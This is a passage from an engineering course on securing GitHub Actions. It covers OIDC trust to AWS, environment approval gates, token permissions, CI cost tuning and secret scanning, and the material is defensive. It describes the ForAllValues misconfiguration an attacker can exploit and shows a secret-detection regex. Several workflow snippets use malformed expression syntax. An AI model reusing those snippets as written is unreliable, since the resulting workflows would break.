The group: + labels: combo restricts: must be in `ml-team-pool`, AND have those labels.

---

## 10. The Capital One-shape playbook

1. **Tier the pools:**
    - `default` — small CPU runners for general CI
    - `large` — bigger instances for Bazel/Docker builds
    - `gpu` — GPU instances for ML training
    - `prod-deploy` — runners with OIDC trust to prod AWS accounts (restricted)
  2. **App-per-pool:** each scale set has its own GitHub App, with minimum permissions.
  3. **K8s namespace-per-pool:** isolation.
  4. **OIDC-only:** no AWS credentials live on runners.
  5. **NetworkPolicy egress allowlist:** enforce.
  6. **Audit + alerting:** ARC controller logs to CloudWatch; abnormal pod-creation patterns alert SRE.
  7. **Image hygiene:** monthly rebuild of custom runner images; scan for CVEs.
-



## 11. Cross-references

- OIDC trust for self-hosted runner identity → [module 29](#).
- Runner-pod identity via IRSA → Topic 04 module 02 (IAM deep) + module 33 (EKS foundations).
- Cost optimization of Actions overall → [module 31](#).
- The role of self-hosted runners in Capital One's hybrid Jenkins+Actions reality → [module 56](#).



# 29 — OIDC to AWS — the canonical pattern

*“If you take only one thing from Topic 07, take this: GitHub Actions → AWS via OIDC. No long-lived AWS keys in GitHub secrets, ever.”*

## Why this module exists

OIDC (OpenID Connect) lets GitHub Actions assume AWS IAM roles using short-lived (1-hour) tokens, without any long-lived AWS access keys stored anywhere. This is **the** authentication pattern for Capital One (and every modern AWS-native shop). It's also the most security-critical configuration to get right.

If you understand only one Sr-Lead-level GitHub Actions concept, make it this.

---

## 1. The big picture

**Without OIDC** (the old, bad way):

1. Generate AWS access key + secret for an IAM user
2. Store as GitHub Actions secrets (AWS\_ACCESS\_KEY\_ID, AWS\_SECRET\_ACCESS\_KEY)
3. Workflow reads secrets, configures AWS SDK
4. The key sits in GitHub forever, can be exfiltrated, has no expiry

**With OIDC:**

1. AWS IAM trusts GitHub's OIDC identity provider
2. Workflow requests a workflow-scoped JWT (signed by GitHub)
3. Workflow exchanges JWT for AWS STS temporary credentials (1-hour expiry)
4. No long-lived secret anywhere

The trust policy on the IAM role uses **claims in the JWT** to restrict which repo/branch/environment can assume it.

---

## 2. The setup — 3 components

### A. Add GitHub as an OIDC identity provider in AWS IAM

Once per AWS account. (Capital One: once per AWS account; they likely have a CDK construct for this.)

```
Console: IAM → Identity providers → Add provider → OpenID Connect
Provider URL: https://token.actions.githubusercontent.com
Audience: sts.amazonaws.com
```

CDK:

```
from aws_cdk import aws_iam as iam

provider = iam.OpenIdConnectProvider(
 self, "GitHubOIDCProvider",
 url="https://token.actions.githubusercontent.com",
 client_ids=["sts.amazonaws.com"],
)
```

Terraform:

```
resource "aws_iam_openid_connect_provider" "github" {
 url = "https://token.actions.githubusercontent.com"
 client_id_list = ["sts.amazonaws.com"]
 thumbprint_list = ["6938fd4d98bab03faadb97b34396831e3780aea1"]
}
```

(GitHub’s thumbprint changes occasionally — AWS now auto-verifies, so the thumbprint is informational. Keep it as belt-and-braces.)

## B. Create an IAM role with a trust policy

Role trust policy = “who can assume this role?” For OIDC, it’s GitHub Actions with specific JWT claims:

```
{
 "Version": "2012-10-17",
 "Statement": [
 {
 "Effect": "Allow",
 "Principal": {
 "Federated": "arn:aws:iam::123456789012:oidc-provider/token.actions.githubusercontent.com"
 },
 "Action": "sts:AssumeRoleWithWebIdentity",
 "Condition": {
 "StringEquals": {
 "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
 },
 "StringLike": {
 "token.actions.githubusercontent.com:sub": "repo:capitalone/cool-ml-service:ref:refs/heads/main"
 }
 }
 }
]
}
```

Attach permissions policies — `AmazonSageMakerFullAccess`, your custom deploy policy, etc.

### C. Workflow uses the role

```

name: Deploy
on:
 push:
 branches: [main]

permissions:
 id-token: write # REQUIRED – lets the workflow request an OIDC JWT
 contents: read

jobs:
 deploy:
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6

 - uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: arn:aws:iam::123456789012:role/github-actions-deployer
 role-session-name: gh-actions-${{ github.run_id }}
 aws-region: us-east-1
 # Optional:
 # role-duration-seconds: 3600 # default
 # mask-aws-account-id: false

 - run: aws sts get-caller-identity # verify
 - run: aws s3 cp ./artifact.zip s3://my-bucket/

```

No `AWS_ACCESS_KEY_ID`. No `AWS_SECRET_ACCESS_KEY`. The runner's IAM identity is the assumed role.

## 3. The sub claim — the security backbone

The trust policy condition restricts which workflows can assume the role. The most important claim:

| Pattern                                                           | Matches                                                                         |
|-------------------------------------------------------------------|---------------------------------------------------------------------------------|
| <code>repo:capitalone/cool-ml-service:*</code>                    | Any workflow in <code>capitalone/cool-ml-service</code> (any branch, any event) |
| <code>repo:capitalone/cool-ml-service:ref:refs/heads/main</code>  | Only when running on <code>main</code> branch                                   |
| <code>repo:capitalone/cool-ml-service:ref:refs/tags/v*.*.*</code> | Only on SemVer-style tag pushes                                                 |
| <code>repo:capitalone/cool-ml-service:pull_request</code>         | Only on <code>pull_request</code> events                                        |
| <code>repo:capitalone/cool-ml-service:environment:prod</code>     | Only when running in the <code>prod</code> GitHub Environment                   |

The environment-bound pattern is the **gold standard** for prod deploys: combine GitHub Environment protection rules (manual approval, see [module 30](#)) with sub-claim scoping. A workflow can only assume the `prod` role if it

(a) runs in the prod environment, which (b) required manual approval.

Example trust policy for prod-only access:

```
{
 "Condition": {
 "StringEquals": {
 "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
 "token.actions.githubusercontent.com:sub": "repo:capitalone/cool-ml-service:environment:prod"
 }
 }
}
```

---

## 4. The critical security pitfall

**NEVER** use **ForAllValues:StringEquals** in **Allow** statements:

```
"Condition": {
 "ForAllValues:StringEquals": {
 "token.actions.githubusercontent.com:sub": "repo:capitalone/cool:..."
 }
}
```

Reason: **ForAllValues** returns **true** if the claim is **absent** or doesn't match the claim name (e.g., misspelling). An attacker doesn't need to satisfy your condition; they just need a JWT without that claim, and **Allow** → **true**.

**Always use **StringEquals** or **StringLike**** — these require the claim to be present AND match.

This is a real CVE pattern. AWS published guidance after multiple customer incidents.

---

## 5. The other claims in the JWT

```
{
 "jti": "...",
 "sub": "repo:capitalone/cool-ml-service:ref:refs/heads/main",
 "aud": "sts.amazonaws.com",
 "ref": "refs/heads/main",
 "sha": "abc123...",
 "repository": "capitalone/cool-ml-service",
 "repository_owner": "capitalone",
 "repository_id": "12345678",
 "repository_owner_id": "67890",
 "run_id": "1234567890",
 "run_number": "42",
 "run_attempt": "1",
 "actor": "vraicha",
 "actor_id": "98765",
 "workflow": "Deploy",
}
```

```

"head_ref": "",
"base_ref": "",
"event_name": "push",
"ref_type": "branch",
"environment": "prod",
"job_workflow_ref": "capitalone/cool-ml-service/.github/workflows/deploy.yml@refs/heads/main",
"iss": "https://token.actions.githubusercontent.com",
"iat": 1716315600,
"exp": 1716316800
}

```

You can condition on any of these. Common patterns:

- `token.actions.githubusercontent.com:repository_owner` — restrict to a specific org
- `token.actions.githubusercontent.com:job_workflow_ref` — restrict to a specific reusable workflow (so the role can only be assumed via your central pipeline)
- `token.actions.githubusercontent.com:environment` — restrict to a specific environment

### The `job_workflow_ref` claim (the InnerSource superpower)

When a job calls a reusable workflow, `job_workflow_ref` contains the reusable workflow’s path. This lets you restrict role assumption to “must be called via our central pipeline”:

```

"StringLike": {
 "token.actions.githubusercontent.com:job_workflow_ref": "capitalone/workflows-org/.github/workflows/sagemaker-
deploy.yml@refs/heads/main"
}

```

Now no consumer can write their own deploy step that grabs the prod role — they have to call the central reusable workflow.

This is THE pattern at Capital One scale: deploy roles trust only the central pipeline. Service repos can only deploy through the blessed workflow.

---

## 6. Per-environment IAM role scoping

Standard pattern: one role per (repo × environment) combination, or one role per (team × environment).

Account: `capital-one-ml-dev`

Role: `github-actions-deployer-dev`

Trust: `repo:capitalone/cool-ml-service:environment:dev`

Permissions: `deploy to dev SageMaker, write to dev S3`

Account: `capital-one-ml-staging`

Role: `github-actions-deployer-staging`

Trust: `repo:capitalone/cool-ml-service:environment:staging`

Permissions: `deploy to staging SageMaker`

Account: `capital-one-ml-prod`

Role: `github-actions-deployer-prod`

Trust: `repo:capitalone/cool-ml-service:environment:prod`

Permissions: deploy to prod SageMaker (minimum)

Multi-account = blast radius isolation. The prod role lives in the prod account; the dev role lives in the dev account. A compromised dev workflow can't touch prod resources.

Workflow:

```
jobs:
 deploy:
 environment: ${ inputs.env } # dev / staging / prod
 runs-on: ubuntu-latest
 steps:
 - uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: arn:aws:iam::${ vars.AWS_ACCOUNT_ID }:role/github-actions-deployer-
${ inputs.env }
 aws-region: us-east-1
```

`vars.AWS_ACCOUNT_ID` is set per-environment in repo Settings → Environments → variables. Different value per env.

---

## 7. Role-chaining (cross-account)

For organizations with many accounts, you can chain role assumption:

```
- uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: arn:aws:iam::ROOT_ACCOUNT:role/github-actions-entry
 aws-region: us-east-1

- uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: arn:aws:iam::TARGET_ACCOUNT:role/cross-account-deployer
 role-chaining: true
 aws-region: us-east-1
```

Step 1: assume entry role in central account via OIDC. Step 2: from there, assume a cross-account role in the target.

Use when: - Many target accounts but you want one OIDC trust setup. - Existing cross-account architecture (entry account → spoke accounts).

---

## 8. Verifying the setup

After setting up, prove it works:

```
- uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: arn:aws:iam::...
 aws-region: us-east-1
```



```

- run: aws sts get-caller-identity
Expected:
{
"UserId": "AROA...:gh-actions-1234567890",
"Account": "123456789012",
"Arn": "arn:aws:sts::123456789012:assumed-role/github-actions-deployer/gh-actions-1234567890"
}

```

UserId ending in your role-session-name confirms the OIDC path. The session expires when the workflow ends (or after role-duration-seconds, default 1h).

CloudTrail logs every assume-role call with the session name. Pair with your audit log review.

## 9. Common errors and fixes

| Error                                                                         | Fix                                                                                                                                                                                                            |
|-------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Error: Could not assume role + no specific reason                             | Trust policy doesn't match your claims. Use <code>aws iam simulate-principal-policy</code> to debug.                                                                                                           |
| User: ... is not authorized to perform: sts:TagSession                        | The <code>aws-actions/configure-aws-credentials</code> action adds session tags by default; either grant <code>sts:TagSession</code> in the trust policy or set <code>role-skip-session-tagging: true</code> . |
| id-token: write missing → Error: Failed to retrieve identity token            | Add permissions: <code>id-token: write</code> at workflow or job level.                                                                                                                                        |
| Conditions in trust policy use <code>ForAllValues:</code> → security incident | Replace with <code>StringEquals</code> or <code>StringLike</code> .                                                                                                                                            |
| Works on push, fails on PR                                                    | Sub claim doesn't match <code>pull_request</code> event format. Either add a PR-specific condition or scope to push only.                                                                                      |
| Works in one repo, fails when you reuse the workflow                          | The reusable workflow's <code>job_workflow_ref</code> doesn't match. Add it to trust conditions.                                                                                                               |

## 10. Cross-references

- Deeper trust policy patterns + IAM role design → [module 46](#).
- Environments + manual approvals + scoped secrets → [module 30](#).
- Self-hosted runners (different identity story — IRSA, not OIDC-to-AWS-role) → [module 28](#).
- Cross-account deploys, CDK + IAM roles → [module 48](#).
- Reusable workflows + `job_workflow_ref` scoping → [module 26](#).
- Topic 04 (AWS) IAM deep — for the underlying AWS identity model.



# 30 — Environments: protection rules, required reviewers, deployment branches, scoped secrets

*“GitHub Environments are the prod-gate primitive. Combine with OIDC sub-claim scoping and you have audit-grade deploy controls.”*

## Why this module exists

A **GitHub Environment** is a named deployment target (`dev`, `staging`, `prod`) with its own protection rules, secrets, variables, and deployment branch restrictions. For a bank, this is THE mechanism that satisfies “separation of duties” + “manual approval for prod” + “scoped credentials” — without writing custom infrastructure.

---

### 1. The shape

An Environment has:

- **Name** (`dev`, `staging`, `prod`, `prod-canary`, ...)
- **Protection rules** (gates before a job using this env can start):
  - Required reviewers (people or teams who must approve)
  - Wait timer (delay N minutes before starting)
  - Custom protection rules (third-party check, GitHub Apps)
- **Deployment branches** restriction (which refs can deploy to this env)
- **Environment secrets** (only available when running in this env)
- **Environment variables** (same)
- **Deployment history** (who deployed what, when)

Configure: Settings → Environments → New environment.

---

### 2. A typical bank-grade prod environment

```
Environment: prod
├─ Required reviewers: @capitalone/ml-ops-leads (2 of 4 approvers)
├─ Wait timer: 5 minutes
├─ Deployment branches: main only (no tags, no manual override)
├─ Secrets:
│ └─ DATABASE_PASSWORD (different value than dev/staging)
│ └─ EXTERNAL_API_KEY
└─ Variables:
```

```
| |— AWS_ACCOUNT_ID = "111111111111"
| |— SAGEMAKER_ENDPOINT = "fraud-detector-prod"
| |— ROLE_ARN = "arn:aws:iam::111111111111:role/gh-deployer-prod"
|— Custom protection rule: model-validation-check passed in last 24h
```

A workflow targeting prod:

```
jobs:
 deploy-prod:
 environment: prod # binds environment; triggers all protection rules
 runs-on: ubuntu-latest
 steps:
 - uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: ${vars.ROLE_ARN} # env variable
 aws-region: us-east-1
 - run: aws sagemaker update-endpoint --endpoint-name ${vars.SAGEMAKER_ENDPOINT} ...
 env:
 API_KEY: ${secrets.EXTERNAL_API_KEY} # env secret
```

When this workflow tries to start: 1. **Deployment branch check**: workflow must be on `main`. If on a feature branch, fails immediately. 2. **Wait timer**: workflow pauses 5 minutes (anti-fat-finger). 3. **Required reviewers**: GitHub notifies reviewers; the job waits for 2 of 4 to approve via the UI. 4. **Custom rules**: GitHub App / external service must pass. 5. Once approved: the job runs with env secrets + variables available.

The deployment shows up in repo Deployments tab with full history.

---

### 3. Required reviewers — the manual gate

Up to **6 individuals or teams** can be listed. The configuration sets: - **Required reviewers**: who can approve - **Number of approvals required** (1–6) - **Allow self-review**: yes/no (usually NO for prod) - **Prevent self-review** (newer): the actor who triggered the workflow can't approve their own deploy

```
In Environment settings UI:
Required reviewers:
 - @capitalone/ml-ops-leads (team)
 - @vraicha (specific user)
Number of approvers needed: 2
Allow self-review: No
```

When the job hits the gate, GitHub: - Sends notification to all eligible reviewers. - Shows an “Approve and deploy” / “Reject” button in the workflow run UI. - Records who approved + their comment in the deployment history.

This is the **separation of duties** mechanism for SR 11-7 (see [module 37](#)) — the person merging the PR can't also be the one approving the prod deploy.

---

## 4. Wait timer

Wait timer: 5 minutes

After all other gates pass, GitHub waits this long before starting the job. Use cases: - Window to abort a deploy you regret triggering. - Spread deploys to avoid overlapping load. - Time for monitoring/alerting baseline to settle.

Max wait: 43,200 minutes (30 days). Usually 5–15 minutes is plenty.

---

## 5. Deployment branches

Deployment branches:

- Only allow `main`
- # or: All branches
- # or: Selected branches: ['main', 'release/\*']
- # or: Custom pattern: 'release/v\*.\*.\*'
- # or: Selected tags: 'v\*.\*.\*'

Prevents a workflow on `feature-x` from deploying to prod. If the workflow is on the wrong branch, the job is auto-rejected.

For prod: usually main only. For staging: usually main + release/\*. For dev: any branch.

---

## 6. Environment-scoped secrets and variables

```
Set via gh CLI
gh secret set DB_PASSWORD --env prod --body "$VALUE"
gh variable set AWS_ACCOUNT_ID --env prod --body "111111111111"

gh secret list --env prod
gh variable list --env prod
```

Resolution: when a job has `environment: prod`, it sees: 1. Env-scoped secrets/variables (highest priority) 2. Repo secrets/variables 3. Org secrets/variables 4. (Workflow `env:` block at YAML level)

Common per-env values: - `AWS_ACCOUNT_ID` — different account per env - `DEPLOY_ROLE_ARN` — different role per env (scoped to that env's sub claim) - `SLACK_WEBHOOK` — different channel - `KUBE_CONTEXT` — different cluster - Anything that varies by env

---

## 7. Combining with OIDC — the gold-standard pattern

The reason environments + OIDC together = audit-grade:

1. OIDC trust policy on prod IAM role: `sub` must equal `repo:capitalone/cool-ml-service:environment:prod`.
2. Workflow job targets `environment: prod`.
3. Environment requires 2 reviewers + main branch only.

Result: - Code can ONLY reach prod role from a workflow running in the prod environment. - The prod environment requires manual approval + main branch. - A compromised dev workflow can't request the prod role (its JWT doesn't have `environment: prod` in sub). - The deployment history shows who approved + the commit SHA + the workflow run.

This satisfies **separation of duties** (commit author ≠ deploy approver), **immutable audit trail** (deployment history), and **least privilege** (no long-lived prod credential exists).

---

## 8. Custom deployment protection rules

GitHub Apps can register as **deployment protection rules**. When a workflow job hits an environment gate, GitHub calls your App's webhook; your App returns approve/reject (or queues a pending decision for human).

Common use cases: - ServiceNow CHG ticket must be open and approved - PagerDuty must show no active P1 incidents - Datadog SLO is green - Model validation score from MLflow must exceed threshold (SR 11-7) - Internal CMDB cross-check

Once the App approves (or rejects), the workflow proceeds (or fails).

Setting: Environment → "Deployment protection rules" → add Apps from your org's installed Apps.

---

## 9. The deployment history

Every environment has a deployment history (Repo → Deployments tab + Settings → Environments → [env] → Deployments).

Each deployment record: - Timestamp - Triggered by (actor) - Approved by (if reviewers required) - Workflow + run ID + SHA - Status (success, failure, in\_progress) - Active/inactive (the latest is "active")

API access:

```
gh api repos/capitalone/cool-ml-service/deployments --paginate
gh api repos/capitalone/cool-ml-service/deployments/12345/statuses
```

For SR 11-7 audit: the deployment history is your contemporaneous evidence that every prod change was approved by an authorized person and tied to a specific commit. Export to your audit system; retain per policy.

---

## 10. Strategies

### Promote-through-envs

on:

```
push:
 branches: [main]
```

jobs:

```
 deploy-dev:
 environment: dev
```

```
... deploys to dev

deploy-staging:
 needs: deploy-dev
 environment: staging
 # ... deploys to staging
 # (staging env has 0 reviewers – auto-promote on dev success)

deploy-prod:
 needs: deploy-staging
 environment: prod
 # ... deploys to prod
 # (prod env has 2 required reviewers – manual approval)
```

One commit → automatic dev + staging → human-approved prod. Standard SaaS pattern, also fits Capital One.

## Canary + full

```
jobs:
 deploy-canary:
 environment: prod-canary
 # ... deploys to 5% of prod
 # (prod-canary env: 1 reviewer, auto-rollback if metrics regress)

 deploy-full:
 needs: deploy-canary
 environment: prod
 # ... deploys to remaining 95%
 # (prod env: 1 reviewer, after canary baked for 30 min)
```

## Per-region

```
strategy:
 matrix:
 region: [us-east-1, us-west-2, eu-west-1]
jobs:
 deploy:
 environment: prod-${{ matrix.region }}
 # ... each region has its own env, gates, secrets
```

Different regions can have different approval requirements (e.g., EU region requires GDPR-trained reviewer).

---

## 11. The pitfalls

**Forgetting environment:** `<name>` in the job — secrets/variables won't be scoped; protection rules won't apply.

**Granting all repo write to a service account** that can bypass environment rules — keep bypass list tiny.

**No deployment branch restriction** — a workflow on a feature branch can deploy to prod.

**Self-review enabled** on prod env — author of code can also approve deploy. SR 11-7 anti-pattern.

**Same secret name at repo level and env level with different values** — confusion when debugging. Use distinct names if scopes differ; or only at env level if env-specific.

**Long wait timer + no escape** — sometimes you need to deploy NOW (urgent prod fix). Have a documented break-glass path with audit logging.

---

## 12. Cross-references

- OIDC sub-claim scoping by environment → [module 29](#).
- The deeper IAM role design per environment → [module 46](#).
- SR 11-7 + deployment audit trail → [module 37](#).
- Model validation as a custom deployment protection rule → [module 42](#).
- Champion/challenger + canary patterns for ML → [module 44](#).



# 31 — GITHUB\_TOKEN scoping, cost optimization, org workflow templates

*“The platform-engineer lens: the things you do at org level that every repo inherits — token defaults, runner minute caps, starter workflows.”*

## Why this module exists

Three platform-level levers that aren’t single-repo concerns: how the auto-provisioned `GITHUB_TOKEN` is scoped (security), how Actions spend doesn’t run away (cost), and how every new repo starts with sane CI (templates).

---

### 1. GITHUB\_TOKEN — the auto-provisioned credential

Every workflow run gets a `secrets.GITHUB_TOKEN` automatically. It: - Is generated at workflow start, expires at workflow end (max 24h). - Authenticates as `github-actions[bot]`. - Is scoped per workflow’s `permissions: block`. - Can ONLY operate on the running repo (for cross-repo writes, use GitHub App tokens — see [module 12](#)).

permissions:

|                                     |                                                  |
|-------------------------------------|--------------------------------------------------|
| <code>contents: read</code>         | <code># clone, read files</code>                 |
| <code>pull-requests: write</code>   | <code># comment on / approve PRs</code>          |
| <code>issues: write</code>          |                                                  |
| <code>id-token: write</code>        | <code># request OIDC JWT (for cloud auth)</code> |
| <code>packages: write</code>        | <code># push to GitHub Packages</code>           |
| <code>pages: write</code>           | <code># deploy to GitHub Pages</code>            |
| <code>deployments: write</code>     | <code># create deployments</code>                |
| <code>checks: write</code>          | <code># post check runs</code>                   |
| <code>security-events: write</code> | <code># upload SARIF (CodeQL, etc.)</code>       |
| <code>statuses: write</code>        | <code># post commit statuses</code>              |
| <code>attestations: write</code>    | <code># generate artifact attestations</code>    |
| <code>actions: read</code>          | <code># read workflow info</code>                |

Or to be exhaustive:

|                                     |                                          |
|-------------------------------------|------------------------------------------|
| <code>permissions: read-all</code>  | <code># all read perms, no write</code>  |
| <code>permissions: write-all</code> | <code># all write perms (avoid!)</code>  |
| <code>permissions: {}</code>        | <code># NONE — token has no perms</code> |

## 2. The 2026 default: read-only

Per the **Actions 2026 Security Roadmap**, the default `GITHUB_TOKEN` permissions on **new repos** are now read-only across all scopes. This means workflows that previously worked silently (e.g., a PR-comment action) now fail without explicit permissions grants.

To configure org-wide: - Org Settings → Actions → General → Workflow permissions: - “Read repository contents and packages permissions” (default for new repos) - or “Read and write permissions” (legacy default — switch off for new orgs) - Also: “Allow GitHub Actions to create and approve pull requests” — usually OFF; allowing it is a privilege-escalation vector.

To override per workflow:

```
permissions:
 contents: read
 pull-requests: write # explicit grant
```

To override per job (most-restrictive principle):

```
jobs:
 read-only-job:
 permissions:
 contents: read # this job: read-only
 runs-on: ubuntu-latest
 write-job:
 permissions:
 contents: write
 pull-requests: write
 runs-on: ubuntu-latest
```

---

## 3. Cost optimization — the levers

GitHub Actions billing is **per-minute on private repos**. The cost levers, in order of impact:

### A. Concurrency cancellation

```
concurrency:
 group: ${{ github.workflow }}-${{ github.head_ref || github.ref }}
 cancel-in-progress: true
```

A developer pushes 5 commits in 5 minutes → 5 CI runs by default. With cancellation: only the last completes. **Save 80%** on busy repos.

### B. Path filters

```
on:
 push:
 paths-ignore: ['docs/**', '**/*.md']
 pull_request:
 paths: ['src/**', 'tests/**', 'pyproject.toml', 'uv.lock']
```

Doc-only changes don’t trigger CI. **Save 10–30%** depending on doc-change frequency.

## C. Matrix pruning

Skip combinations that don't add value:

```
strategy:
 matrix:
 python: ["3.11", "3.12"]
 os: [ubuntu-latest, macos-latest, windows-latest]
 exclude:
 - python: "3.11"
 os: macos-latest # tested elsewhere
```

Or test only `ubuntu-latest` on PR; full matrix on main + nightly. **Save 50%** on cross-platform matrix overuse.

## D. Caching

`actions/cache` + `setup-*` cache options cut dep-install time. A Python project with `pip install -e ".[dev]"` typically takes 60s; cached it's 5s. **Save 30–50%** of total CI time.

## E. Runner sizing

GitHub-hosted standard: 4 vCPU. For test-suite-bound jobs, larger runners (16 vCPU, 8× faster but ~4× cost) are often net-cheaper per CI completion.

```
runs-on: org-larger-runner-16cpu
```

Counter-intuitively: 16-cpu runner for 5 min costs less than 4-cpu runner for 20 min on jobs with parallelizable work (Bazel, large pytest suites with `-n auto`).

## F. Don't run macOS / Windows when not needed

| Runner  | Minute multiplier |
|---------|-------------------|
| Linux   | 1×                |
| Windows | 2×                |
| macOS   | 10×               |

`macos-latest` is **10× more expensive** per minute. Run macOS only when actually building for macOS (and even then, only on push to main, not every PR).

## G. Skip CI for low-value commits

```
git commit -m "chore: bump dep [skip ci]"
```

Or via PR title `[skip actions]`. Useful for dependency bumps you've already validated.

## H. Self-hosted at scale

For 100k+ minutes/month at a particular workload pattern (GPU training, big Docker builds), self-hosted runners on cheap spot capacity beat GitHub-hosted on raw \$/minute. See [module 28](#).

## 4. Cost monitoring

```
Per-workflow minutes used
gh api /orgs/capitalone/settings/billing/actions
gh api /repos/capitalone/cool-repo/actions/cache/usage
```

GitHub UI: Org Settings → Billing & licensing → Actions. Shows minutes per repo, per runner type, per month.

For larger orgs: integrate via GitHub Webhooks + Datadog/Splunk for per-workflow attribution. Tag workflows with `team` labels to enable team-level chargeback.

Hard caps via spending limits: - Org-level spending limit (\$N/month — Actions stops running when hit). - Per-repo soft alerts via custom Actions to email teams approaching their budget.

## 5. Workflow templates (org-level starter workflows)

When a user creates a new workflow in any repo in your org, GitHub can show **starter workflows** specific to your org.

Setup: in a special repo named `.github` in your org (e.g., `capitalone/.github`), under `workflow-templates/`:

```
capitalone/.github/
└─ workflow-templates/
 ├── python-ci.yml # the workflow YAML
 ├── python-ci.properties.json # metadata
 ├── python-ci.svg # icon
 ├── docker-build-push.yml
 ├── docker-build-push.properties.json
 └─ ...
```

`python-ci.properties.json`:

```
{
 "name": "Python CI",
 "description": "Lint + test + build for Python projects (Capital One standard)",
 "iconName": "python-ci",
 "categories": ["Python"],
 "filePatterns": ["pyproject.toml"]
}
```

When someone goes to Actions → New workflow on a repo with `pyproject.toml`, the “Python CI” template appears under “Suggested by ...” at the top.

Inside `python-ci.yml`, reference your central reusable workflows so the user gets the canonical pipeline by default:

```
on: [push, pull_request]

jobs:
 ci:
 uses: capitalone/workflows-org/.github/workflows/python-ci.yml@v3
 with:
 python-version: "3.12"
```

Result: new ML repo → engineer clicks “Python CI” template → 5 lines committed → full Capital One CI inherited.

---

## 6. Required workflows (Enterprise-only)

GitHub Enterprise Cloud has **required workflows** — org admins can require specific workflows run on every PR or push in selected repos, with no opt-out.

Setup: Org Settings → Actions → Required workflows → Add. Point to a workflow file in a specific repo + ref.

Use case: enforce a “security scan must run” workflow across all repos, where individual repo owners can’t disable it.

This is the strongest org-wide enforcement. Combine with branch protection requiring those status checks → no PR merges without org-required scans green.

---

## 7. Org-level allowlist for marketplace actions

Settings → Actions → General → “Allow actions and reusable workflows”:

| Option                                            | Behavior                                                |
|---------------------------------------------------|---------------------------------------------------------|
| Allow all actions and reusable workflows          | Open — convenient for OSS-style orgs                    |
| Disable actions                                   | Actions disabled entirely                               |
| Allow [org] actions and reusable workflows        | Only actions from this org are allowed                  |
| Allow [org] actions, and select non-[org] actions | Org actions + explicit allowlist of marketplace actions |

For Capital One: probably “Allow Capital One actions, and select non-Capital One actions” — with an explicit allowlist that’s curated by the platform team (actions/checkout, actions/setup-, *aws-actions*/, etc.).

Allowlist syntax:

```
actions/*,
github/*,
aws-actions/*,
docker/setup-buildx-action@v3,
peaceiris/actions-gh-pages@*
```

Wildcards on owners ok; can pin per-action by version.

---

## 8. The platform-engineer Sr Lead checklist

For Capital One scale, your org’s GitHub Actions configuration should include:

- Default `GITHUB_TOKEN` permissions = read-only (org-level setting)
- Actions allowlist enforced (only blessed marketplace actions)
- Self-hosted runner groups separated by trust tier (default / large / gpu / prod-deploy)

- Required workflows for security scans on every PR
  - Org-level starter workflow templates for common project types
  - Central `workflows-org` repo with reusable workflows tagged semver
  - Central `actions-org` repo with composite + JS + Docker actions
  - Dependabot enabled for `.github/workflows/*.yml` action version bumps
  - Spending limit + monitoring dashboards
  - Audit log streaming to SIEM
  - Quarterly review of bypass actors on Rulesets
- 

## 9. Cross-references

- Reusable workflows (the central repo pattern) → [module 26](#).
- ARC + runner groups → [module 28](#).
- Branch protection + Rulesets → [module 11](#).
- Audit log + SIEM streaming → [module 36](#).
- Dependabot for actions versions → [module 34](#).

# 32 — Secret scanning + push protection

*“Stopping a secret at push time is 1000× cheaper than rotating after a leak.”*

## Why this module exists

GHAS Secret Protection is the bank-baseline feature that catches credentials before they leak. Two modes: **scanning** (find what’s already committed) and **push protection** (block commits before they hit GitHub). Both ship with GitHub Secret Protection (\$19/active committer/mo since April 2025 unbundling).

---

### 1. What’s detected

GitHub partners with 200+ providers (AWS, Azure, GCP, Stripe, Slack, Twilio, Atlassian, Datadog, ...) who provide regex + entropy patterns for their credential formats. Currently detected:

- **Provider keys:** AWS access keys, GCP service account JSON, Azure storage keys, Slack webhook URLs, Stripe live keys, npm tokens
- **GitHub tokens:** PATs (ghp\_\*, github\_pat\_\*), App tokens (ghs\_\*), refresh tokens (ghr\_\*)
- **Private keys:** SSH, GPG, x509, RSA, ECDSA
- **AI-detected secrets** (Copilot-powered, since 2024): “anything that looks like a credential by entropy + naming”
- **Custom patterns:** org-specific regex you define

When a match is found: - Public repo + partner-detected: GitHub notifies the partner (e.g., AWS automatically rotates the leaked key in some cases). - Private repo + GHAS enabled: secret scanning alert appears in repo’s Security tab.

---

### 2. Push protection — the block-at-source

Default behavior when push protection is enabled: a `git push` containing a detected secret is **rejected** by GitHub server-side.

```
$ git push
Enumerating objects: 5, done.
...
```

```

remote: _____
remote: GitHub Secret Scanning push protection
remote:
remote: Resolve the following violations before pushing again
remote:
remote: — Push cannot contain secrets —
remote:
remote: AWS Access Key ID detected in:
remote: commit: abc123
remote: path: src/config.py:42
remote:
remote: _____

```

The push is rejected; the dev fixes locally (rewrite history, remove the secret); push succeeds.

**Bypass options** (logged): - Dev can declare it's a false positive (with reason captured). - Dev can declare "I'll fix this later" (with reason — but secret is then a known live exposure). - Org admin can permanently bypass with reason (for specific repos).

Every bypass is in the audit log with reason field — required for compliance review.

---

### 3. Enabling

Per repo: - Settings → Code security and analysis → Secret scanning → Enable - Push protection: separate toggle below secret scanning

Org-wide (preferred): - Org Settings → Code security → Global settings → Enable secret scanning + push protection for ALL eligible repos. - Choose to auto-enable on new repos (recommended).

For Capital One: enabled org-wide, no opt-out for production repos. Allowlist for specific repos that legitimately need to commit secret-shaped strings (rare; usually means refactor instead).

---

### 4. Custom patterns

For internal Capital One credential formats not in the default partner list:

# Pattern format (in repo Settings → Secret scanning → Custom patterns):

```

Name: "C1 Internal API Token"
Secret format (regex): c1_api_[A-Za-z0-9]{32}
Before secret (optional): \b
After secret (optional): \b
Test string: c1_api_abc123def456ghi789jkl012mno345pq

```

You can also require the secret be near specific keywords (e.g., a regex match only counts if "Authorization:" appears within 100 chars). This reduces false positives.

Custom patterns: - Per-repo or per-org - Tested before save (provide examples + non-examples) - Apply to scanning AND push protection - Can be marked as "high confidence" to gate push protection



---

## 5. Common false positives + handling

